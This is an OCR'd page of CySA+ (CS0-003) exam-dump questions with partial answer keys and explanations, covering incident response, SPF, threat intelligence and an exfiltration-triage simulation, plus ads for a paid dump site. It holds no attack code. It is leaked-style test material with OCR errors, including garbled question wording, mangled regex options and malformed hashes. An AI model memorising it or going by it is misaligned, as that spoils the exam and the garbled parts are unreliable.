
Hotspot Question

A healthcare organization must develop an action plan based on the findings from a risk assessment. The action plan must consist of a recommended list of security controls.

INSTRUCTIONS

Select the appropriate control to implement for each risk finding. Findings may be used only once.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



freeC

	Implement web content filter Require data deidentification
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select control Implement PIN to print Implement SPF Implement MDM solution Require user authentication Filter echo request replies Implement email encryption Implement file integrity monitoring Implement IDS/IPS Implement web content filter Require data deidentification
A large volume of ICMP traffic is detected from an external source to Server2.	Select control Implement PIN to print Implement SPF Implement MDM solution Require user authentication Filter echo request replies Implement email encryption Implement file integrity monitoring Implement IDS/IPS Implement web content filter Require data deidentification
The internet-facing web server allows access to internal data without requiring credentials.	Select control Implement PIN to print Implement SPF Implement MDM solution Require user authentication Filter echo request replies Implement email encryption Implement file integrity monitoring Implement IDS/IPS Implement web content filter Require data deidentification

Answer:


Action Plan

Risk finding	Control to implement
Sensitive materials were found on a fax machine in a common area.	Select control Implement PIN to print Implement SPF Implement MDM solution Require user authentication Filter echo request replies Implement email encryption

	Implement file integrity monitoring
	Implement IDS/IPS
	Implement web content filter
	Require data deidentification

Unauthorized software was discovered on technician workstations.	Select control Implement PIN to print Implement SPF Implement MDM solution Require user authentication Filter echo request replies Implement email encryption Implement file integrity monitoring Implement IDS/IPS Implement web content filter Require data deidentification
PHI data was found within the development and test environments.	Select control Implement PIN to print Implement SPF Implement MDM solution Require user authentication Filter echo request replies Implement email encryption Implement file integrity monitoring Implement IDS/IPS Implement web content filter Require data deidentification
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select control Implement PIN to print Implement SPF Implement MDM solution Require user authentication Filter echo request replies Implement email encryption Implement file integrity monitoring Implement IDS/IPS Implement web content filter Require data deidentification
A large volume of ICMP traffic is detected from an external source to Server2.	Select control Implement PIN to print Implement SPF Implement MDM solution Require user authentication Filter echo request replies Implement email encryption Implement file integrity monitoring Implement IDS/IPS Implement web content filter Require data deidentification
The internet-facing web server allows access to internal data without requiring credentials.	Select control Implement PIN to print Implement SPF

freecram.net



NEW QUESTION: 129
An incident response team detected malicious software that could have gained access to credit card data. The incident response team was able to mitigate significant damage and implement corrective actions. By having incident response mechanisms in place. Which of the following should be notified for lessons learned?
A. Customers
B. The human resources department
C. The legal team
D. Company leadership
Answer: (SHOW ANSWER)

NEW QUESTION: 130
A SOC has SIEM configured to receive threat intelligence feeds from multiple external sources. For certain tasks, there is no need for human interaction. Which of the following is the best solution to correlate events and provide valuable information to the analysts?
Freecram.net
A. Data enrichment
B. Webhooks
C. Single pane of glass
D. Threat feed combination
Answer: (SHOW ANSWER)
Data enrichment automatically adds context from threat intelligence feeds, asset inventories, geolocation databases, and other sources to security events. This correlation provides analysts with more meaningful and actionable information while reducing the need for manual investigation, making it ideal when human interaction is not required for certain tasks.

NEW QUESTION: 131
A Chief Information Security Officer has requested a dashboard to share critical vulnerability management goals with company leadership. Which of the following would be the best to include in the dashboard?
A. KPI
B. MOU
C. SLO
D. SLA
Answer: (SHOW ANSWER)
Key Performance Indicators (KPIs) track the effectiveness of a security program, providing measurable insights into vulnerability detection, patching efficiency, and risk reduction. This makes KPIs ideal for executive dashboards.

NEW QUESTION: 132
A web application has a function to retrieve content from an internal URL to identify CSRF attacks in the logs. The security analyst is building a regular expression that will filter out the correctly formatted

requests. The target URL is https://10.1.2.3/api, and the receiving API only accepts GET requests and uses a single integer argument named "id." Which of the following regular expressions should the analyst use to achieve the objective?

A. (?!https://10\.1\.2\.3/api\?id=[0-9]+)

B. "https://10\.1\.2\.3/api\?id=\d+

C. (?:"https://10\.1\.2\.3/api\?id-[0-9]+)

D. https://10\.1\.2\.3/api\?id=0-9J$

Answer: (SHOW ANSWER)

The correct regular expression to match a GET request to this API endpoint is "https://10\.1\.2\.3/api\?id=\d+". This pattern checks for the specific URL with an id parameter that accepts integer values. The syntax \d+ matches one or more digits, which aligns with the requirement for a single integer argument. Other options either use incorrect syntax or do not accurately capture the expected URL format.

NEW QUESTION: 133

A company has alerted planning the implemented a vulnerability management procedure.

However, to security maturity level is low, so there are some prerequisites to complete before risk calculation and prioritization. Which of the following should be completed FIRST?

A. A business Impact analysis

B. Communication of the risk factors

C. A system assessment

D. A risk identification process

Answer: (SHOW ANSWER)

NEW QUESTION: 134

A threat hurting team received a new loC from an ISAC that follows a threat actor's profile and activities. Which of the following should be updated NEXT?

A. The whitelist

B. The DNS

C. The blocklist

D. The IDS signature

Answer: (SHOW ANSWER)

Examples of IoC:

Unusual inbound and outbound network traffic

Geographic irregularities, such as traffic from countries or locations where the organization does not have a presence

Unknown applications within the system

Unusual activity from administrator or privileged accounts, including requests for additional permissions

An uptick in incorrect log-ins or access requests that may indicate brute force attacks

Anomalous activity, such as an increase in database read volume

Large numbers of requests for the same file

Suspicious registry or system file changes

Unusual Domain Name Servers (DNS) requests and registry configurations

Unauthorized settings changes, including mobile device profiles

Large amounts of compressed files or data bundles in incorrect or unexplained locations

Analyst then create custom rules for specific organizational needs to find out whos doing these

actions

NEW QUESTION: 135

A security analyst is deploying a new application in the environment.

The application needs to be integrated with several existing applications that contain SPI.

Prior to the deployment, the analyst should conduct:

A. a tabletop exercise

B. a business impact analysis

C. a PCI assessment

D. an application stress test.

Answer: (SHOW ANSWER)

Before implementation, BIA needs to be conducted and particularly when dealing with Sensitive Personal information (SPI). Application stress testing can be conducted once you implement the application in a staging environment.

Business impact analysis (BIA) is the process of assessing what losses might occur for each threat scenario. For instance, if a roadway bridge crossing a local river is washed out by a flood and employees are unable to reach a business facility for five days, estimated costs to the organization need to be assessed for lost manpower and production. Impacts can be categorized in several ways, such as impacts on life and SAFETY, impacts on finance and REPUTATION, and impacts on PRIVACY.

NEW QUESTION: 136

An analyst is imaging a hard drive that was obtained from the system of an employee who is suspected of going rogue. The analyst notes that the initial hash of the evidence drive does not match the resultant hash of the imaged copy. Which of the following best describes the reason for the conflicting investigative findings?

A. Chain of custody was not maintained for the evidence drive.

B. Legal authorization was not obtained prior to seizing the evidence drive.

C. Data integrity of the imaged drive could not be verified.

D. Evidence drive imaging was performed without a write blocker.

Answer: (SHOW ANSWER)

If a write blocker was not used, or if it was improperly configured, the original evidence drive may have been altered when connected for imaging.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 137

An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

A. Eradication

B. Recovery

C. Containment

D. Preparation

Answer: (SHOW ANSWER)

Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

NEW QUESTION: 138

An analyst is reviewing a dashboard from the company's SIEM and finds that an IP address known to be malicious can be tracked to numerous high-priority events in the last two hours. The dashboard indicates that these events relate to TTPs. Which of the following is the analyst most likely using?

A. MITRE ATT&CK

B. OSSTMM

C. Diamond Model of Intrusion Analysis

D. OWASP

Answer: A (LEAVE A REPLY)

The MITRE ATT&CK framework is specifically designed for tracking Tactics, Techniques, and Procedures (TTPs) associated with cyber threats. It provides a detailed matrix of known adversarial behaviors, which is useful for correlating SIEM data to known attack patterns.

NEW QUESTION: 139

The management team requests monthly KPI reports on the company's cybersecurity program.

Which of the following KPIs would identify how long a security threat goes unnoticed in the environment?

A. Employee turnover

B. Intrusion attempts

C. Mean time to detect

D. Level of preparedness

Answer: (SHOW ANSWER)

Mean time to detect (MTTD) is a metric that measures the average time it takes for an organization to discover or detect an incident. It is a key performance indicator in incident management and a measure of incident response capabilities. A low MTTD indicates that the organization can quickly identify security threats and minimize their impact.

NEW QUESTION: 140

A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

Freecram.net

A. The NTP server is not configured on the host

B. The cybersecurity analyst is looking at the wrong information

C. The firewall is using UTC time

D. The host with the logs is offline

Answer: (SHOW ANSWER)

The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well

as the compliance and auditing of the network.

NEW QUESTION: 141

A company migrated its email solution from hybrid to on premises only. The administrator made the following changes:

Hybrid, before the migration:

- v=spf1 include:cloud.mailprovider.com ip4:200.100.50.25/32 -all

On premises, after the migration:

- v=spf1 ip4:200.100.50.25/32 -all

A few weeks after the migration, multiple clients report that the company's emails are being marked as spam. The systems administrator notices that the SPF record has been manipulated by a threat actor who is spoofing the company's domain. The unauthorized change:

- v=spf1 include:cloud.mailprovider.com ip4:100.50.25.10 -all

Which of the following explains the reason legitimate emails are being marked as spam?

A. The cloud provider was added back.

B. The subnet is no longer present with the IP

C. The SoftFail parameter is causing the issue.

D. The company's IP was removed from the record.

Answer: (SHOW ANSWER)

After the unauthorized change, the SPF record no longer contained the company's legitimate mail server IP address (200.100.50.25). As a result, emails sent from the company's actual mail server failed SPF validation checks at receiving mail systems, causing those messages to be treated as suspicious and frequently marked as spam.

NEW QUESTION: 142

A security analyst identifies a device on which different malware was detected multiple times, even after the systems were scanned and cleaned several times. Which of the following actions would be most effective to ensure the device does not have residual malware?

A. Update the device and scan offline in safe mode.

B. Replace the hard drive and reimage the device.

C. Upgrade the device to the latest OS version.

D. Download a secondary scanner and rescan the device.

Answer: (SHOW ANSWER)

If malware persists after multiple cleanings, the most effective action is to reimage the device from a known good baseline and replace the hard drive if there's suspicion of low-level or boot- sector infection. This ensures complete removal of any hidden or persistent malware.

NEW QUESTION: 143

A newly hired security manager in a SOC wants to improve efficiency by automating routine tasks. Which of the following SOC tasks is most suitable for automation?

A. Conducting security assessments and audits of IT systems

B. Generating incident reports and notifying the appropriate stakeholders

C. Reviewing logs and alerts to identify security threats and anomalies

D. Investigating security incidents and determining the root causes

Answer: (SHOW ANSWER)

NEW QUESTION: 144

Which of the following is the best framework for assessing how attackers use techniques over an infrastructure to exploit a target's information assets?

A. Structured Threat Information Expression

B. OWASP Testing Guide
C. Open Source Security Testing Methodology Manual
D. Diamond Model of Intrusion Analysis
Answer: (SHOW ANSWER)
The Diamond Model of Intrusion Analysis focuses on understanding the relationships between the adversary, their capabilities, infrastructure, and victim. It provides a structured approach to examining how attackers exploit information assets.

NEW QUESTION: 145
Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?
A. It provides a structured way to gain information about insider threats.
B. It proactively facilitates real-time information sharing between the public and private sectors.
C. It exchanges messages in the most cost-effective way and requires little maintenance once implemented.
D. It is a semi-automated solution to gather threat intellbgence about competitors in the same sector.
Answer: (SHOW ANSWER)
TAXII, or Trusted Automated eXchange of Intelligence Information, is a standard protocol for sharing cyber threat intelligence in a standardized, automated, and secure manner. TAXII defines how cyber threat information can be shared via services and message exchanges, such as discovery, collection management, inbox, and poll. TAXII is designed to support STIX, or Structured Threat Information eXpression, which is a standardized language for describing cyber threat information in a readable and consistent format. Together, STIX and TAXII form a framework for sharing and using threat intelligence, creating an open-source platform that allows users to search through records containing attack vectors details such as malicious IP addresses, malware signatures, and threat actors. The importance of implementing TAXII as part of a threat intelligence program is that it proactively facilitates real-time information sharing between the public and private sectors. By using TAXII, organizations can exchange cyber threat information with various entities, such as security vendors, government agencies, industry associations, or trusted groups. TAXII enables different sharing models, such as hub and spoke, source/subscriber, or peer-to-peer, depending on the needs and preferences of the information producers and consumers. TAXII also supports different levels of access control, encryption, and authentication to ensure the security and privacy of the shared information.

NEW QUESTION: 146
Security analysts can review the Windows Registry on endpoints to get insights into:
A. domain account privileges.
B. mandatory access control zones.
C. system-critical configuration items.
D. application and security event logs.
Answer: (SHOW ANSWER)
The Windows Registry stores system-critical configuration data, including system settings, application configurations, and driver information. Analysts use it to investigate system behavior, persistence mechanisms, and misconfigurations.

NEW QUESTION: 147
Which of the following is the best option for an IT administrator to deploy to ensure standardized permissions to a cloud environment?
A. Automated onboarding tasks
B. Threat feed correlation
C. SaaS log enrichment
D. Zero Trust platform APIs
Answer: (SHOW ANSWER)
Automated onboarding tasks help ensure that users are consistently assigned the correct roles, groups, and permissions when they are provisioned in a cloud environment. This standardization reduces

configuration errors, enforces access policies, and supports role-based access control across cloud resources.

NEW QUESTION: 148
Which of the following is a reason why a SOC team member might spend extra time on a routine incident prior to closing it?
A. To allow another team member to manage more tickets
B. To increase the mean time to respond metric
C. To write a report classifying the incident within the MITRE ATT&CK framework
D. To create an automated process for handling it the next time
Answer: (SHOW ANSWER)
Spending additional time on a routine incident can allow the analyst to develop automation or documented procedures that will handle similar incidents more efficiently in the future. Creating an automated process reduces manual effort, improves response consistency, and enables faster handling of repeated incidents.

NEW QUESTION: 149
A security analyst has identified outgoing network traffic leaving the enterprise at odd times. The traffic appears to pivot across network segments and target domain servers. The traffic is then routed to a geographic location to which the company has no association. Which of the following best describes this type of threat?
A. Hacktivist
B. Zombie
C. Insider threat
D. Nation-state actor
Answer: D (LEAVE A REPLY)
The described behavior (pivoting across network segments, targeting domain servers, and exfiltrating data to an unknown location) is characteristic of an advanced persistent threat (APT), often linked to nation-state actors.

NEW QUESTION: 150
A security analyst is reviewing a firewall usage report that contains traffic generated over the last 30 minutes in order to locate unusual traffic patterns:

Source IP	Destination IP	Application	Bytes	Sessions
192.168.100.5	195.48.38.6	DNS	18.6Gb	8
192.168.48.147	192.168.31.1	Web browsing	5.3Gb	86
10.50.180.49	46.18.76.248	OCSP	1.1M	5
10.18.76.179	64.233.177.101	SSL	16.4Gb	13

freecram.net

Which of the following source IP addresses does the analyst need to investigate further?
A. 10.18.76.179
B. 10.50.180.49
C. 192.168.48.147
D. 192.168.100.5
Answer: (SHOW ANSWER)
The DNS traffic (18.6 GB, 8 sessions) is disproportionately large.
Possible reasons: data exfiltration over DNS tunneling, misconfiguration, or malware.
This host should be investigated further because its DNS traffic volume is abnormally high for only 8 sessions, suggesting possible misuse of the DNS protocol for nonstandard data transfer.

NEW QUESTION: 151
Which of the following best describe the external requirements that are imposed for incident management communication? (Choose two).

A. Law enforcement involvement
B. Compliance with regulatory requirements
C. Transparency to stockholders
D. Defined SLAs regarding services
E. Industry advocacy group participation
F. Framework guidelines
Answer: B,F (LEAVE A REPLY)
Compliance with regulatory requirements: Many industries are governed by regulations (e.g., GDPR, HIPAA) that impose specific requirements for incident management communication, including timely reporting and disclosure of security incidents.
Framework guidelines: Incident management processes often follow established frameworks (e.g., NIST, ISO 27001) that provide guidelines for communication during incidents, ensuring standardized and effective communication.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 152
Forming a hypothesis, looking for indicators of compromise, and using the findings to proactively improve detection capabilities are examples of the value of:
A. red learning.
B. threat hunting.
C. penetration testing.
D. vulnerability scanning.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 153
Which of the following will most likely ensure that mission-critical services are available in the event of an incident?
A. Business continuity plan
B. Vulnerability management plan
C. Disaster recovery plan
D. Asset management plan
Answer: (SHOW ANSWER)
The goal of the business continuity program is to ensure that the organization is able to maintain normal operations even during an unexpected event. When an incident strikes, business continuity controls may protect the business' core functions from disruption.

NEW QUESTION: 154
A security analyst needs to develop a solution to protect a high-value asset from an exploit like a recent zero-day attack. Which of the following best describes this risk management strategy?
A. Avoid
B. Transfer
C. Accept

D. Mitigate
Answer: (SHOW ANSWER)
Mitigation involves implementing technical or administrative controls to reduce the impact of an attack. For zero-day exploits, this could include installing network-based protections, enhancing monitoring, or applying threat intelligence to detect or contain potential exploit attempts.

NEW QUESTION: 155
An analyst would like to start automatically ingesting IoCs into the EDR tool. Which of the following sources would be the most cost effective for the analyst to use?
A. Blogs
B. Social media
C. Dark web
D. Government bulletins
Answer: (SHOW ANSWER)

NEW QUESTION: 156
An analyst uses an AI platform to help correlate events. The AI output contains events that did not happen. This results in inaccurate correlations. Which of the following best describes what has occurred?
A. Hallucinations
B. Data exposure
C. Malicious prompts
D. Model poisoning
Answer: A (LEAVE A REPLY)
Hallucinations occur when an AI system generates outputs that are not based on real events or data, leading to fabricated or inaccurate correlations.

NEW QUESTION: 157
SIMULATION
An organization has noticed large amounts of data are being sent out of its network. An analyst is identifying the cause of the data exfiltration.
INSTRUCTIONS
Select the command that generated the output in tabs 1 and 2.
Review the output text in all tabs and identify the file responsible for the malicious behavior.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

1 2 3 4

```
Active Connections
Proto       Local address          Foreign address        State          PID
TCP         0.0.0.0:22             0.0.0.0:0              LISTENING      1000
TCP         0.0.0.0:23             0.0.0.0:0              LISTENING      1235
TCP         0.0.0.0:443            0.0.0.0:0              LISTENING      1466
TCP         0.0.0.0:80             0.0.0.0:0              LISTENING      1566
TCP         127.0.0.1:1960         127.0.0.1:22           ESTABLISHED    2001
[sftp.exe]
TCP         192.168.10.21:38666    41.21.18.102:22        ESTABLISHED    3918
[sftp.exe]
TCP         192.168.10.21:8447     66.207.110.49:https    ESTABLISHED    2677
[svchost.exe]
TCP         192.168.10.21:55356    31.10.100.7:https      ESTABLISHED    3467
[cmd.exe]
TCP         192.168.10.21:37654    192.168.10.37:http     ESTABLISHED    1722
TCP         192.168.10.21:55357    32.111.16.37:22        TIME_WAIT      0
[notepad.exe]
TCP         192.168.10.21:52744    32.111.16.37:22        TIME_WAIT      0
TCP         192.168.10.21:56751    32.111.16.37:22        TIME_WAIT      0
```

freecram.net

1 2 3 4

```
Image Name                     PID          Session Name        Session#    Mem Usage
========================= ========= ================= ========= ==========
Cmd.exe                      3467         Console                    0     18,020 K
sftp.exe                     2001         Console                    0         17 K
sftp.exe                     3918         Console                    0      1,788 K
svchost.exe                  2677         Console                    0        188 K
calc.exe                     1677         Console                    0         11 K
notepad.exe                               Console                    0          0 K
```

freecram.net

1 2 3 4

```
> Get-ChildItem | Get-Filehash -Algorithm MD5

Algorithm   Hash                                File
MD5         372ab227fd5ea779c211a1451881d1e1    cmd.exe
MD5         173ab22a5d5ea87bb212c14588aad4c2    calc.exe
MD5         412aba2efd5ea769c2112b451881affe7   explorer.exe
MD5         df6ab147fd5ecb79c331a146f8dad199    users.txt
MD5         212ac257fd5ea7f9c337ba22bab1d1f5    calendar.dat
MD5         10ad132ffed0217c6c3854a22bab215c6   sftp.exe
MD5         33c141f5ed107bcdd39952d2ba111401    svchost.exe
```


freecram.net

1 2 3 4

```
The baseline hash signatures are:

Hash                                File
a2cdef1c445d3890cc3456789058cd21    cmd.exe
555a1bba5d5e6eebb21fe12388ab3221    calc.exe
412aba2efd5ea769c2112b451881affe7   explorer.exe
90521cc7fd5ea7f9c337ba210eedd1c1    users.txt
3ab21266fd00a7cbc3855a22bab213ba    calendar.dat
10ad132ffed0217c6c3854a22bab215c6   sftp.exe
33c141f5ed107bcdd39952d2ba111401    svchost.exe
```

freecram.net



freecram.net

Answer:

